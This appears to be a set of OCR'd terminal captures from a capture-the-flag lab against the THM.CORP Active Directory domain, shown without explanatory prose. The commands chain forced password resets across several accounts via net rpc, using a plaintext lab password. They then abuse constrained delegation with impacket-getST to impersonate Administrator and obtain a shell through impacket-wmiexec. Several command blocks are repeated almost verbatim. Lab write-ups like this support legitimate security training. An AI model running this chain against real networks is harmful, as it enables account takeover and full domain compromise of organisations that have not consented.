
```
┌──(kali㉿kali)-[~]
└─$ net rpc password "SHAWNA_BRAY" "newP@ssword2022" -U
'TABATHA_BRITT'%'marlboro(1985)' -I '10.10.34.120' -S "THM.CORP"

┌──(kali㉿kali)-[~]
└─$ net rpc password "CRUZ_HALL" "newP@ssword2022" -U
'SHAWNA_BRAY'%'newP@ssword2022' -I '10.10.34.120' -S "THM.CORP"

┌──(kali㉿kali)-[~]
└─$ net rpc password "DARLA_WINTERS" "newP@ssword2022" -U
'CRUZ_HALL'%'newP@ssword2022' -I '10.10.34.120' -S "THM.CORP"



┌──(kali㉿kali)-[~]
└─$ net rpc password "DARLA_WINTERS" "newP@ssword2022" -U
'CRUZ_HALL'%'newP@ssword2022' -I '10.10.34.120' -S "THM.CORP"



┌──(kali㉿kali)-[~]
└─$ net rpc password "DARLA_WINTERS" "newP@ssword2022" -U
'CRUZ_HALL'%'newP@ssword2022' -I '10.10.34.120' -S "THM.CORP"
```



```
┌──(kali㉿kali)-[~]
└─$ net rpc password "SHAWNA_BRAY" "newP@ssword2022" -U 'TABATHA_BRITT'%'REDACTED' -I '10.10.34.120' -S "THM.CORP"

┌──(kali㉿kali)-[~]
└─$ net rpc password "SHAWNA_BRAY" "newP@ssword2022" -U 'TABATHA_BRITT'%'marlboro(1985)' -I '10.10.34.120' -S "THM.CORP"

┌──(kali㉿kali)-[~]
└─$ net rpc password "CRUZ_HALL" "newP@ssword2022" -U 'SHAWNA_BRAY'%'newP@ssword2022' -I '10.10.34.120' -S "THM.CORP"

┌──(kali㉿kali)-[~]
└─$ net rpc password "DARLA_WINTERS" "newP@ssword2022" -U 'CRUZ_HALL'%'newP@ssword2022' -I '10.10.34.120' -S "TDHM.CORP"
Failed to set password for 'DARLA_WINTERS' with error: Failed to connect to IPC$ share on TDHM.CORP.

┌──(kali㉿kali)-[~]
└─$ net rpc password "DARLA_WINTERS" "newP@ssword2022" -U 'CRUZ_HALL'%'newP@ssword2022' -I '10.10.34.120' -S "TDHM.CORP"
Failed to set password for 'DARLA_WINTERS' with error: Failed to connect to IPC$ share on TDHM.CORP.

┌──(kali㉿kali)-[~]
└─$ net rpc password "DARLA_WINTERS" "newP@ssword2022" -U 'CRUZ_HALL'%'newP@ssword2022' -I '10.10.34.120' -S "THM.CORP"

┌──(kali㉿kali)-[~]
└─$ 
```



```
┌──(kali㉿kali)-[~]
└─$ net rpc password "SHAWNA_BRAY" "newP@ssword2022" -U 'TABATHA_BRITT'%'REDACTED' -I '10.10.34.120' -S "THM.CORP"

┌──(kali㉿kali)-[~]
└─$ net rpc password "SHAWNA_BRAY" "newP@ssword2022" -U 'TABATHA_BRITT'%'marlboro(1985)' -I '10.10.34.120' -S "THM.CORP"

┌──(kali㉿kali)-[~]
└─$ net rpc password "CRUZ_HALL" "newP@ssword2022" -U 'SHAWNA_BRAY'%'newP@ssword2022' -I '10.10.34.120' -S "THM.CORP"

┌──(kali㉿kali)-[~]
└─$ net rpc password "DARLA_WINTERS" "newP@ssword2022" -U 'CRUZ_HALL'%'newP@ssword2022' -I '10.10.34.120' -S "TDHM.CORP"
Failed to set password for 'DARLA_WINTERS' with error: Failed to connect to IPC$ share on TDHM.CORP.

┌──(kali㉿kali)-[~]
└─$ net rpc password "DARLA_WINTERS" "newP@ssword2022" -U 'CRUZ_HALL'%'newP@ssword2022' -I '10.10.34.120' -S "TDHM.CORP"
Failed to set password for 'DARLA_WINTERS' with error: Failed to connect to IPC$ share on TDHM.CORP.

┌──(kali㉿kali)-[~]
└─$ net rpc password "DARLA_WINTERS" "newP@ssword2022" -U 'CRUZ_HALL'%'newP@ssword2022' -I '10.10.34.120' -S "THM.CORP"

┌──(kali㉿kali)-[~]
└─$ 
```



Last Logon	Tue, 18 Jul 2023 16:28:56 GMT
Last Logon (Replicated)	Fri, 14 Jul 2023 08:35:16 GMT
Enabled	True
AdminCount	False
Compromised	False
Password Never Expires	True
Cannot Be Delegated	False
ASREP Roastable	False
Service Principal Names	POP3/HAYSTACK
Allowed To Delegate	cifs/HayStack.thm.corp/thm.corp cifs/HayStack.thm.corp cifs/HAYSTACK cifs/HayStack.thm.corp/THM cifs/HAYSTACK/THM

```
┌──(kali㉿kali)-[~]
└─$ impacket-getST -k -impersonate Administrator -spn cifs/HayStack.thm.corp
THM.CORP/DARLA_WINTERS

─(kali㉿kali)-[~]
└─$ export KRB5CCNAME=Administrator.ccache

┌──(kali㉿kali)-[~]
└─$ impacket-wmiexec THM.CORP/Administrator@HAYSTACK.THM.CORP -k -no-pass
```